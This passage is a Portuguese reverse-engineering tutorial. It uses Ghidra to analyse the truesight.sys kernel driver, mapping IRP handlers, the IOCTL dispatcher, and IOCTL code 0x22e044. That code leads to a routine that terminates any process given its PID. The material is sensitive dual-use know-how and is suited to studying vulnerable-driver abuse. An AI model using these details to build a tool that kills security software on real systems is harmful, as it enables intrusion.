
Capture Function Data Types

```


undefined1     Stack[-0x180... local_180
undefined4     Stack[-0x188... local_188
DriverEntry

140008000 48 89 5c      MOV      qword ptr [R
                           24 10
140008005 48 89 7c      MOV      qword ptr [R
                           24 18
14000800a 55             PUSH    RBP
14000800b 48 8d ac      LEA     RBP=>local_a
                           24 60 ff
                           ff ff
140008013 48 81 ec      SUB     RSP,0x1a0
                           a0 01 00 00
14000801a 48 8b 05      MOV     RAX,qword pt
                           cf d0 ff ff
140008021 48 33 c4      XOR    RAX,RSP
140008024 48 89 85      MOV     qword ptr [R
                           90 00 00 00
14000802b 48 83 64      AND    qword ptr [R
                           24 40 00
140008031 48 8d 15      LEA     RDX,[u_\Devi
                           b8 01 00 00


```




De volta ao decompilador, selecione a função *DriverEntry*, clique com o botão direito do mouse e escolha a opção "Edit Function Signature".



Altere de *void DriverEntry (longlong param_1)* para *NTSTATUS DriverEntry (PDRIVER_OBJECT DriverObject)*.



É possível observar uma diferença no pseudo-código do driver após as alterações.



```
Decompile: DriverEntry - (truesight.sys)
2 NSTATUS DriverEntry(PDRIVER_OBJECT DriverObject)
3
4 {
5     NTSTATUS NVarl;
6     NTSTATUS extraout_EAX;
7     longlong lVar2;
8     PDRIVER_DISPATCH *ppuVar3;
9     undefined auStackY_la8 [32];
10    PDEVICE_OBJECT local_168;
11    _UNICODE_STRING local_160;
12    _UNICODE_STRING local_150;
13    _OSVERSIONINFO local_138;
14    ulonglong local_18;
15
16    local_18 = DAT_1400050f0 ^ (ulonglong)auStackY_la8;
17    local_168 = (PDEVICE_OBJECT)0x0;
18    RtlInitUnicodeString(&local_160,L"\Device\TrueSight");
19    RtlInitUnicodeString(&local_150,L"\DosDevices\TrueSight");
20    local_138.dwOSVersionInfoSize = 0x114;
21    NVarl = RtlGetVersion(&local_138);
22    if ((-1 < NVarl) &&
23        ((6 < local_138.dwMajorVersion ||
24        ((local_138.dwMajorVersion == 6 && (1 < local_138.dwMinorVersion))))) {
25        DAT_140005100 = 0x200;
26        DAT_140005104 = 0x40000000;
27    }
28    NVarl = IoCreateDevice(DriverObject,0,&local_160,0x22,0x100,'0',&local_168);
29    if (NVarl == 0) {
30        ppuVar3 = DriverObject->MajorFunction;
31        for (lVar2 = 0x1c; lVar2 != 0; lVar2 = lVar2 + -1) {
32            *ppuVar3 = FUN_1400017a0;
33            ppuVar3 = ppuVar3 + 1;
34        }
35        DriverObject->DriverStartIo = (PDRIVER_STARTIO)0x0;
36        DriverObject->MajorFunction[0] = FUN_1400017a0;
37        DriverObject->MajorFunction[2] = FUN_1400017a0;
38        DriverObject->MajorFunction[0xe] = FUN_1400017c0;
```

Observe que nas linhas 36-38 a variável *DriverObject* está sendo populada.

36	DriverObject->MajorFunction[0] = FUN_1400017a0;
37	DriverObject->MajorFunction[2] = FUN_1400017a0;
38	DriverObject->MajorFunction[0xe] = FUN_1400017c0;

O Ghidra não esclarece o significado dessas definições, mas elas referem-se a Códigos de Função IRP [5]. Existe um repositório no GitHub [6] que contém uma lista desses códigos.

```

#define IRP_MJ_CREATE           0x00
#define IRP_MJ_CREATE_NAMED_PIPE 0x01
#define IRP_MJ_CLOSE             0x02
#define IRP_MJ_READ              0x03
#define IRP_MJ_WRITE              0x04
#define IRP_MJ_QUERY_INFORMATION 0x05
#define IRP_MJ_SET_INFORMATION    0x06
#define IRP_MJ_QUERY_EA            0x07
#define IRP_MJ_SET_EA              0x08
#define IRP_MJ_FLUSH_BUFFERS      0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
#define IRP_MJ_DIRECTORY_CONTROL   0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL 0x0d
#define IRP_MJ_DEVICE_CONTROL      0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#define IRP_MJ_SHUTDOWN            0x10
#define IRP_MJ_LOCK_CONTROL        0x11
#define IRP_MJ_CLEANUP             0x12
#define IRP_MJ_CREATE_MAILSLOT      0x13
#define IRP_MJ_QUERY_SECURITY       0x14
#define IRP_MJ_SET_SECURITY         0x15
#define IRP_MJ_POWER                0x16
#define IRP_MJ_SYSTEM_CONTROL       0x17
#define IRP_MJ_DEVICE_CHANGE        0x18
#define IRP_MJ_QUERY_QUOTA          0x19
#define IRP_MJ_SET_QUOTA            0x1a
#define IRP_MJ_PNP                  0x1b
#define IRP_MJ_PNP_POWER           IRP_MJ_PNP      // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION     0x1b


```



A linha 36 se trata da IRP *IRP_MJ_CREATE*, a linha 37 se refere a *IRP_MJ_CLOSE* e a linha 38 à *IRP_MJ_DEVICE_CONTROL*, executada para tratamento de IOCTLs.

IOCTL (Input Output Control) é uma chamada de sistema para comunicação com dispositivos. IOCTLs são amplamente utilizados em drivers de dispositivos para configurar e controlar suas funções.

Agora que identificamos a função responsável por tratamento de IOCTLs, renomeie-a para *IOCTLCentral* e edite a função de *uint IOCTLCentral (undefined8 param_1, longlong param_2)* para *NTSTATUS IOCTLCentral (PDEVICE_OBJECT DeviceObject, PIRP Irp)*.



The screenshot shows the decompiled assembly code for the *IOCTLCentral* function. The code is written in C-like pseudo-code and includes various local variables (uVar1 through uVar9) and memory allocations. It performs several checks on the variable *uVar3* against specific values (0x22e044, 0x22dc00, 0x22e000, 0x22e004) and calls external functions (*FUN_140001690*, *FUN_140001604*, *FUN_140001494*) based on those comparisons. The assembly code is color-coded for readability, with labels like *LAB_14000197e* and brackets indicating code blocks.

```
2 NTSTATUS IOCTLCentral(PDEVICE_OBJECT DeviceObject, PIRP Irp)
3
4 {
5     POWER_ACTION PVar1;
6     uint uVar2;
7     uint uVar3;
8     _IO_STACK_LOCATION *p_Var4;
9     longlong *plVar5;
10    uint uVar6;
11    undefined8 uVar7;
12    ulonglong uVar8;
13    char cVar9;
14    ULONG_PTR local_res18 [2];
15
16    uVar6 = 0xc0000001;
17    local_res18[0] = 0;
18    p_Var4 = (Irp->Tail).Overlay.field3_0x30.field1_0x10.CurrentStackLocation;
19    PVar1 = (p_Var4->Parameters).Power.ShutdownType;
20    uVar2 = (p_Var4->Parameters).Read.Key;
21    plVar5 = *(longlong **)((longlong)&(Irp->AssociatedIrp).MasterIrp + 4);
22    uVar3 = (p_Var4->Parameters).QueryDirectory.FileIndex;
23    if (uVar3 < 0x22e045) {
24        if (uVar3 == 0x22e044) {
25            uVar6 = FUN_140001690((uint *)plVar5, PVar1, local_res18);
26            goto LAB_14000197e;
27        }
28        if (uVar3 == 0x22dc00) {
29            uVar7 = FUN_140001604((undefined4 *)plVar5, uVar2, local_res18);
30            uVar6 = (uint)uVar7;
31            goto LAB_14000197e;
32        }
33        if ((uVar3 == 0x22e000) || (uVar3 == 0x22e004)) [
34            uVar7 = FUN_140001494();
35            uVar6 = (uint)uVar7;
36            goto LAB_14000197e;
37        ]
}
```

Observe que há diversas condições onde o valor da variável *uVar3* é comparado com valores *0x22*****. Essa variável é responsável por receber um código e executar a respectiva ação. Focaremos no código *0x22e044* e analisaremos sua respectiva implementação (função *FUN_140001690*).

```

16 uVar6 = 0xc0000001;
17 local_res18[0] = 0;
18 p_Var4 = (Irp->Tail).Overlay.field3_0x30.field1_0x10.CurrentStackL
19 PVarl = (p_Var4->Parameters).Power.ShutdownType;
20 uVar2 = (p_Var4->Parameters).Read.Key;
21 plVar5 = *(longlong **)((longlong *)&(Irp->AssociatedIrp).MasterIrp
22 uVar3 = (p_Var4->Parameters).QueryDirectory.FileIndex;
23 if (uVar3 < 0x22e045) {
24     if (uVar3 == 0x22e044) {
25         uVar6 = FUN_140001690((uint *)plVar5,PVarl,local_res18);
26         goto LAB_14000197e;
27     }
28     if (uVar3 == 0x22dc00) {
29         uVar7 = FUN_140001604((undefined4 *)plVar5,uVar2,local_res18);
30         uVar6 = (uint)uVar7;
31         goto LAB_14000197e;
32     }
33     if ((uVar3 == 0x22e000) || (uVar3 == 0x22e004)) {
34         uVar7 = FUN_140001494();
35         uVar6 = (uint)uVar7;
36         goto LAB_14000197e;

```

Ao analisar a variável *plVar5* (passada como 1º argumento na função *FUN_140001690*), identificamos que ela é responsável por receber os dados brutos que são transmitidos pela chamada IOCTL. Agora, procederemos com a análise da função *FUN_140001690*.

```

1
2 int FUN_140001690(uint *param_1,uint param_2,undefined8 *param_3)
3
4 {
5     int iVarl;
6
7     if ((param_1 == (uint *)0x0) || (param_2 < 4)) {
8         *param_3 = 4;
9         iVarl = -0x7fffffff;
10    }
11    else {
12        iVarl = FUN_140002a68((ulonglong *)param_1);
13        if (iVarl == 0) {
14            *param_3 = 4;
15        }
16    }
17    return iVarl;
18}
19

```

De forma resumida, essa função valida se o primeiro argumento é nulo ou se o segundo argumento é menor que 4. Se qualquer uma dessas condições for verdadeira, a função não executa nada e retorna um código de erro. Caso contrário, a função chamará uma outra função (*FUN_140002a68*) passando a ela o buffer recebido como primeiro argumento (que, nesse ponto, já foi validado que não será NULL). Vamos analisar essa outra função agora.

```

1
2 int FUN_140002a68(ulonglong param_1)
3
4 {
5     NTSTATUS NVarl;
6     HANDLE local_res10 [3];
7     _CLIENT_ID local_48;
8     undefined local_38 [48];
9
10    local_38._8_8_ = (HANDLE)0x0;
11    local_38._24_4_ = 0;
12    local_38._16_8_ = (PUNICODE_STRING)0x0;
13    local_48.UniqueThread = (HANDLE)0x0;
14    local_res10[0] = (HANDLE)0x0;
15    local_48.UniqueProcess = (HANDLE)(param_1 & 0xffffffff);
16    local_38._32_16_ = ZEXT816(0);
17    local_38._0_4_ = 0x30;
18    NVarl = ZwOpenProcess(local_res10,1,(POBJECT_ATTRIBUTES)local_38,&local_48);
19    if (-1 < NVarl) {
20        NVarl = ZwTerminateProcess(local_res10[0],0);
21        ZwClose(local_res10[0]);
22    }
23    return NVarl;
24}
25

```

É possível notar a presença das funções `ZwOpenProcess` [7], `ZwTerminateProcess` [8] e `ZwClose` [9], o que indica que essa função foi provavelmente criada com o intuito de terminar processos. Porém, devemos investigar mais a fundo. Observe:

```

1
2 int FUN_140002a68(ulonglong param_1)
3
4 {
5     NTSTATUS NVarl;
6     HANDLE local_res10 [3];
7     _CLIENT_ID local_48;
8     undefined local_38 [48];
9
10    local_38._8_8_ = (HANDLE)0x0;
11    local_38._24_4_ = 0;
12    local_38._16_8_ = (PUNICODE_STRING)0x0;
13    local_48.UniqueThread = (HANDLE)0x0;
14    local_res10[0] = (HANDLE)0x0;
15    local_48.UniqueProcess = (HANDLE)(param_1 & 0xffffffff);
16    local_38._32_16_ = ZEXT816(0);
17    local_38._0_4_ = 0x30;
18    NVarl = ZwOpenProcess(local_res10,1,(POBJECT_ATTRIBUTES)local_38,&local_48);
19    if (-1 < NVarl) {
20        NVarl = ZwTerminateProcess(local_res10[0],0);
21        ZwClose(local_res10[0]);
22    }
23    return NVarl;
24}
25

```

Neste código há quatro variáveis locais, sendo a primeira do tipo *NTSTATUS*, a segunda *HANDLE*, a terceira *_CLIENT_ID* e a quarta não definida (*undefined*).

A primeira variável representa uma resposta, então podemos renomeá-la para *status*. A segunda variável é passada como primeiro argumento para a função *ZwOpenProcess*, logo ela armazenará o *HANDLE* de um processo; sendo assim, podemos chamá-la de *procHandle*. A terceira variável é passada como o último argumento para *ZwOpenProcess*, logo ela é do tipo *PCLIENT_ID* (ponteiro para *CLIENT_ID* [10]) e específica o processo/thread a ser aberto: podemos chamá-la de *clientId*.

Repare que:

- *clientId* é formado com 0 para o primeiro campo (*UniqueThread*, que especifica um TID) e o primeiro parâmetro recebido pela função para o segundo campo (*UniqueProcess*, que especifica um PID).
- *procHandle* é criado a partir de *clientId*.
- *procHandle* é passado para *ZwTerminateProcess*. Logo, o respectivo processo será encerrado.


Após ajustar o código, obtemos o seguinte resultado:

```
1 NTSTATUS KillProcess(ulonglong pid)
2
3 {
4     NTSTATUS status;
5     HANDLE procHandle [3];
6     _CLIENT_ID clientId;
7     undefined attr [48];
8
9
10    attr._8_8_ = (HANDLE)0x0;
11    attr._24_4_ = 0;
12    attr._16_8_ = (PUNICODE_STRING)0x0;
13    clientId.UniqueThread = (HANDLE)0x0;
14    procHandle[0] = (HANDLE)0x0;
15    clientId.UniqueProcess = (HANDLE)(pid & 0xffffffff);
16    attr._32_16_ = ZEXT816(0);
17    attr._0_4_ = 0x30;
18    status = ZwOpenProcess(procHandle,1,(POBJECT_ATTRIBUTES)attr,&clientId);
19    if (-1 < status) {
20        status = ZwTerminateProcess(procHandle[0],0);
21        ZwClose(procHandle[0]);
22    }
23    return status;
24 }
25 }
```

De forma resumida, o fluxo do tratamento de IOCTL analisado recebe um PID e encerra o respectivo processo.

